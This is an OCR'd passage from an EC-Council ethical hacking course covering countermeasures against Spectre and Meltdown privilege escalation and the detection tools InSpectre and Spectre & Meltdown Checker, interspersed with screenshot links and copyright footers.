


Figure 6.154: Screenshot of Dylib Hijack Scanner


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Defending against Spectre and Meltdown Vulnerabilities

Various countermeasures to defend privilege escalation attacks that exploit Spectre and Meltdown vulnerabilities are as follows:

- Regularly patch/update OSs and firmware
- Enable continuous monitoring of critical applications and services running on the system and network
- Regularly patch vulnerable software such as browsers
- Install and update ad-blockers and anti-malware software to block injection of malware through compromised websites
- Enable traditional protection measures such as endpoint security tools to prevent unauthorized system access
- Block services and applications that allow unprivileged users to execute code
- Never install unauthorized software or access untrusted websites from systems storing sensitive information
- Use data loss prevention (DLP) solutions to prevent leakage of critical information from runtime memory
- Frequently check with the manufacturer for BIOS updates and follow the instructions provided by the manufacturer to install the updates
- Implement advanced hardware and software mitigations such as speculative taint tracking
- Implement homomorphic encryption (HME) to securely handle crucial information
- Ensure proper configuration of virtualized CPU (vCPU) environments
- Utilize compiler options and features designed to mitigate Spectre vulnerabilities, such as retpoline (a software construct) and speculative load hardening

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Tools for Detecting Spectre and Meltdown Vulnerabilities

Security professionals can use tools such as InSpectre, Spectre & Meltdown Checker, INTEL-SA-00075 Detection and Mitigation Tool, etc. to detect Spectre and Meltdown vulnerabilities that exist in the system hardware. Detection of these vulnerabilities before exploitation helps security professionals to install the necessary OS and firmware patches to defend against such exploitation.

- **InSpectre**

  Source: *https://www.grc.com*

  InSpectre examines and discloses any Windows system's hardware and software capability to prevent Meltdown and Spectre attacks. Detecting these vulnerabilities at an early stage helps security professionals to update system hardware, its BIOS, which reloads the updated processor firmware, and its OS to use the new processor features.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.155: Screenshot of InSpectre showing Spectre and Meltdown vulnerabilities

- **Spectre & Meltdown Checker**

  Source: *https://github.com*

  Spectre & Meltdown Checker is a shell script to determine whether a system is vulnerable against various "speculative execution" CVEs. For Linux systems, the script will detect mitigations, including backported non-vanilla patches, regardless of the advertised kernel version number or the distribution (such as Debian, Ubuntu, CentOS, RHEL, Fedora, openSUSE, Arch, etc.).

  As shown in the screenshot, security professionals use Spectre & Meltdown Checker to determine whether the system is immune to speculative execution vulnerabilities. This tool helps them in verifying whether the system has the known correct mitigations in place.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.156: Screenshot of Spectre & Meltdown Checker showing Spectre and Meltdown vulnerabilities


